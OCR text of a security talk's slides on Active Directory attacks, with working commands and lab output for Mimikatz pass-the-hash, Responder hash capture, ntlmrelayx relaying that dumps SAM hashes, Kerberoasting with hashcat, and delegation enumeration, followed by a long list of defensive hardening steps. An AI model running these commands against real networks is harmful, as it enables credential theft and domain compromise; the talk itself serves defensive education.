

Client
I want to authenticate!
Server
Here is a server challenge
generate random client challenge
solution = NetNTLM(ChallengeServer, ChallengeClient, NTLM)
Here is the solution

Attacks against NTLM

- **Pass-the-hash (PTH)** Attacks
  - ➔ Password not required for authentication, only the hash
- Act as target server and **steal NetNTLM hash**!
  - ➔ Offline bruteforce the credentials
- Relay the authentication information: **NTLM Relaying**
  - ➔ Get a shell on a remote system
- NTLMv2 **Downgrade**
  - ➔ Crack NTLM hash using rainbowtables

Pass-the-hash attacks


```
C:\Tools\Mimikatz\x64>mimikatz.exe "privilege::debug" "
sekurlsa::pth /user:DA_user6 /domain:windomain.local /n
tlm:912ff342d4b3fb30e49de35d51f4b3be /run:cmd.exe
```



NetNTLM hash stealing

kapsch challenging limits


- Answer to all broadcast queries (LLMNR & NetBios) the attacker IP



NetNTLM hash stealing

kapsch challenging limits

- Victim:



- Attacker (Responder):

```
[*] [LLMNR]  Poisoned answer sent to 192.168.38.103 for name ProxySrv
[*] [LLMNR]  Poisoned answer sent to 192.168.38.103 for name activedirectoryhardening
[HTTP] NTLMv2 Client   : 192.168.38.103
[HTTP] NTLMv2 Username : WINDOMAIN\DA_user6
[HTTP] NTLMv2 Hash     : DA_user6::WINDOMAIN:8773250387d879dd:069A5DA5BD876B3682C91F056270C474:0101000000000000
80073006500720076006500720032003000300033002E0073006D0062002E006C006F0063006100C0005001200730060062002E006C0
9003A00480054005400500002F0061006300740069007600650064006900720065006300740060F0072007900680061007200640065006E0
[*] [LLMNR]  Poisoned answer sent to 192.168.38.103 for name wpad
```

NetNTLM hash stealing

kapsch challenging limits

- Methods to force users to establish connections:
  - LLMNR + NetBios + WPAD (wpad traffic is nowadays just DNS) + Wildcard DNS entry
  - IPv6 overrules IPv4 ; then spoof DNS (tool: MITM6)
  - Print Spooler Bug
  - ExchangePriv bug
  - Email with image (partially mitigated now)
  - PDF (BadPDF/WorsePDF ; nowadays fixed)
  - Word files (still work!)
  - .url files or .lnk (Shortcuts) on shares
  - https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/

NTLM relaying

- Victim connects to us and we relay the connection to another server to get a shell
- Victim user must be local admin on the target system (just for a shell, unpriv. users can also be relayed to e.g.: Exchange or LDAP)
  - Use BloodHound to find target systems!
- Target system must have signing off
  - Relay against SMB: SMB signing must be off (default except on DC)
  - Relay against LDAP: LDAP signing must be off
  - Victim must not use “signing required” (e.g.: no SMB to SMB relaying)

NTLM relaying

```
root@kali-pentestlab:~# cme smb 192.168.38.0/24 --gen-relay-list targets.txt
168.38.103 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WEF) (signing:False) (SMBv1:True)
168.38.102 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC) (signing:True) (SMBv1:True)
168.38.104 [*] Windows 10.0 Build 18362 x64 (name:WIN10) (signing:False) (SMBv1:False)
```

NTLM relaying


```
root@kali-pentestlab:/usr/share/doc/python3-impacket/examples# ./ntlmrelayx.py -t 192.168.38.104 -smb2support
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] HTTPD: Received connection from 192.168.38.103, attacking target smb://192.168.38.104
[*] HTTPD: Received connection from 192.168.38.103, attacking target smb://192.168.38.104
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against smb://192.168.38.104 as WINDOMAIN\DA_user6 SUCCEED
[*] HTTPD: Received connection from 192.168.38.103, attacking target smb://192.168.38.104
[*] HTTPD: Received connection from 192.168.38.103, attacking target smb://192.168.38.104
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x293e0f267c34c4098645a1fa53b5686e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c7cbc664504dafc7330e5636cc016ff7:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Done dumping SAM hashes for host: 192.168.38.104
```

Kerberos


SwiftOnSecurity
@SwiftOnSecurity
One time I tried to explain Kerberos to someone.
Then we both didn't understand it.
1:00 PM · Nov 21, 2014 · Twitter Web Client
479 Retweets
975 Likes

Kerberos



No authorization checks!

part encrypted with“krbtgt” password

session key encrypted with user password

TGS: encrypted with service password

Encryption types:

- **RC4 (with NTLM hash)**
- **AES**

e.g.: Fileshare / Website / …

source: https://dfirblog.wordpress.com/2015/12/13/protecting-windows-networks-kerberos-attacks/

Kerberoasting

- Request for all available services tickets (with RC4!)
- Extract tickets from memory (required initially local admin, nowadays not required anymore)

```
PS C:\Tools\kerberoasting> Invoke-Kerberoast -OutputFormat HashCat
 | % { $_.Hash } | Out-File -Encoding ASCII hashes.txt
```

- Start an offline bruteforce attack (Using a wordlist + rules or bruteforce up to 8-char passwords)

```
root@kali-pentestlab:~/Schreibtisch# hashcat -m 13100 -a 0 hashes.txt wordlist --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
```

Kerberoasting

```
$krb5tgs$23$*SVC_service1$windomain.local$http/wef.windomain.local:80*$e148821001fd2d5e41bcbfbea6505f0c$7efd
8cef0fc9993b8d614b196db5c2e4290d798b22b7ca28697f6eb65c2b8875e1b647dc7f12252c24fd493031ee8e56136904f62add880d
819092d6a42e1d6702d1c33447728f7be5747e64844532f1488dc6864ecc8dd8d4aad583718b9cd2065d3b884e774c6bbffacbee84b7
5c3ef240258fc9c04007c4f6adbabdc1ad2c41d7ebcdb82dbb352f2e649f6dc5963964f70c065a837d942145ce250ef6547d342c2bf8
d5b99b5d50ebd2f03a83d3322f038916b3d2f111565748cd5115005b4751135b10b504b351ea3a710871df1ba75ea83e1063d2bf8d7d
6d8a50a8d11272f6500ecd9f59c9fa17b5e62e4ce7056633a4a175ad34deb0bed984e6cf382145b5ff641924cb7a868ecc30b5b2f441
aa582bcdbc691ba72857742d7a2769780720c73553033f600d3f321d6d0cbfbc4f7760268da325ce9bf48afb3221590bba1d069fcfcc
236ad5bd95c2fd4b85e78869bf54bc04013c09490b74d67851f62b10857326e6417f3a43cf3800760ab949317ca43e7adbb812d0ed04
e3c01b0cfcaeb32d508acf93b3c3aa09f5c1fa25ed7a2c0c1cc4823564b6d8d3681f0c776ae2951beef6b4dece05e869ace03b3fa15c
20511e352e9bad855234df83453c152743c26d345496e5650a0a96a80a825535c93a134a853cb9fb5d24536cdf37f3fe728b86efb9da
3de80da45b6626f3c77e577fd4233e49bd5c972572987d0353412f586fd218d77fdebaabf36b3e2d7f96f9db27fb59df3fe93c8a2757
3f205fd422c64bba39ea7dcd3ddad7cdf41d7c6c0c08bfb0a0d67d492d0b640405b922a494810af44eed97652ea41ceae50b6c9a1adc
a7ac69b8cfe07b8d7d2087984b746ec69a5e50823daa3e14afb3ec43887a7ff11c585e3886527112dc35be2c77c4a6a4ecb567606dc8
10fc7899c4ba698b846380b9709da9fdb2eca6a9cd44fd3ef6f5dd53b793a7078bdc7c8065438fecd91a63ff9e08046ccd1f8e6dc6c9
b24ff4797e64149c78d84bffbabe1fab5cabdf7b8e9306831153e184b161b256628ed694c01cac40b37edda49aeb9f2a0be8104dbe66
def865f4bd1dff076fe13ab812f9dc98f2c2e98172553b5c12c4332b3824093991b84b9a720432b0b5f4b617dd1ea416a26e97c53a7cf
632f4382cff179dfa9f9d0316c5f2a3d81681f859586fc9947ebf5762699c012bc3546fb224bfe6025c1ac4bb837a9634c15b90d587e
255b052b4c430282ce31677fb1ab3d5df170bdacdadf9abbfe6752f903343e340c649d19fea9c7afba3be4f032f17685ceaa7c2b9893
c1be5532293e4338d776dff05b18dda998fcc5ee787d1c3cbf79993bda055fec8852ab28c7f668546e9d71b237fbaf80d6937afd335c
628f4af4cc1dd93d6ea0ff7d3670d2b17884c3edb8df39228828f48a0da89543590c32fb5963d906161f3120720d85c04bad049f3b68
b7ee00990f:SuperSecure

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*SVC_service1$windomain.local$http/wef....00990f
```


Unconstrained delegation

- Unconstrained delegation means that TGT's (user tickets) are sent to these servers!
- ➔ Valuable target for attackers! (e.g.: get TGT from a domain admin)
- DCs are per default unconstrained, but check for other systems:

```
PS C:\> Get-NetComputer -UnConstrained | select samaccountname

samaccountname
--------------
DC$
```

Configure “acc is sensitive” & protected users group



Protections

- Disable LLMNR / NetBios / WPAD
- Configure a wildcard DNS entry
- Disable IPv6 if you use IPv4
- Enable on all systems SMB signing (+EPA) and on the DCs LDAP signing

- Domain admins should have an unprivileged acc for internet / mail and should use them! Domain admins should just connect to the DC!
- Admins should have a PAW (Privileged Access Workstation)

Protections

- Check if users have old passwords and change the passwords!
- Don’t save passwords in the descriptions of users!
- Disable / Remove inactive accounts!

- Check the passwords of all service accounts! They must be strong! (Better: Use group managed service accounts)
- Don’t configure services running with high permissioned users (domain admins)

Protections

- Review your AD permissions (there should be no path to a domain admin in BloodHound)
- You should not have systems where admins and low privileged accounts are connected
- Use RDP /restrictedAdminMode
- Configure Credential Guard (+ Device Guard / AppLocker)
- Update your systems!
- Use an AntiVirus product which can’t be stopped / disabled by a local administrator

Protections

- Use Microsoft LAPS to configure random local admin passwords
- Don’t use unconstrained delegation! Use constrained delegation!
- Protect sensitive accounts with “account is sensitive and cannot be delegated”
- Use the “protected users” group
- Configure strong Kerberos encryption types (no RC4)

- Disable NTLM and use Kerberos instead (long-term goal)
- Implement a Red Forest / ESAE (Enhanced Security Administrative Environment) (long-term goal)

Protections

- Use MFA (Multi-Factor Authentication) e.g.: with smartcards
- Change the NTLM hash of these users regularly with a script
- Change the krbtgt password twice a year (use a Microsoft script)
- Regularly check if users have very weak passwords configured

- Deploy deception (Honeyusers, Honeyports, Honeytokens)
  - See: https://apt29a.blogspot.com/2019/11/deploying-honeytokens-in-active.html

Thank you for your attention!

Looking for a job?

https://glhf.at

René Freingruber

Information Security Auditor

Kapsch BusinessCom

Wienerbergstraße 53 | A-1120 Vienna | Austria

Mobile +43 (0)664 628 5760

email: rene.freingruber@kapsch.net